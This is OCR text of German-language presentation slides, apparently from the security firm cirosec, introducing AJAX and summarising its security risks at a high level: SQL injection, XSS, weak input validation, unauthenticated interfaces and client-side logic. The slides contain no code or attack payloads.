
- **A**synchronous **J**avaScript **a**nd **X**ML
- HTTP-Anfragen innerhalb einer HTML-Seite, ohne die Seite komplett neu laden zu müssen
- Seit 2005, Technik existiert in vergleichbarer Form aber schon seit 1998 (Outlook Web Access/IE4)
- Nutzung in vielen bekannten Websites:
  - Google Suggest
  - Google Maps
  - Flickr
  - Del.icio.us
  - ...

cirosec

Klassisches Modell einer Webanwendung

cirosec

AJAX-Modell einer Webanwendung



- Verlagerung der Applikationslogik auf Clientseite

cirosec


Alte Gefahren...

- ...bleiben die Gleichen
- AJAX-Anfragen sind ganz normale HTTP-Requests, die der Webserver nicht unterscheiden kann
- Bekannte Angriffe wie SQL-Injection, XSS oder File-Inclusion bestehen auch auf AJAX-Basis weiter fort

Neue Sicherheitsrisiken von AJAX


- Server-seitig:
  - Vergrößerung der Angriffsoberfläche durch mehr Parameter, die geprüft werden müssen
  - Unzureichende Eingabevalidierung der Anfragen
  - Unauthentisierte/unautorisierte Nutzung von AJAX-Schnittstellen
- Client-seitig:
  - Verlagerung der Logik auf Client-Seite
  - Ausführung von JavaScript-Code in AJAX-Responses auf dem Client

Umgehung der Authentisierung



cirosec

Umgehung der Authentisierung




cirosec

AJAX-Schwachstellen

Demonstrationen

cirosec

Danke für Ihre Aufmerksamkeit!



cirosec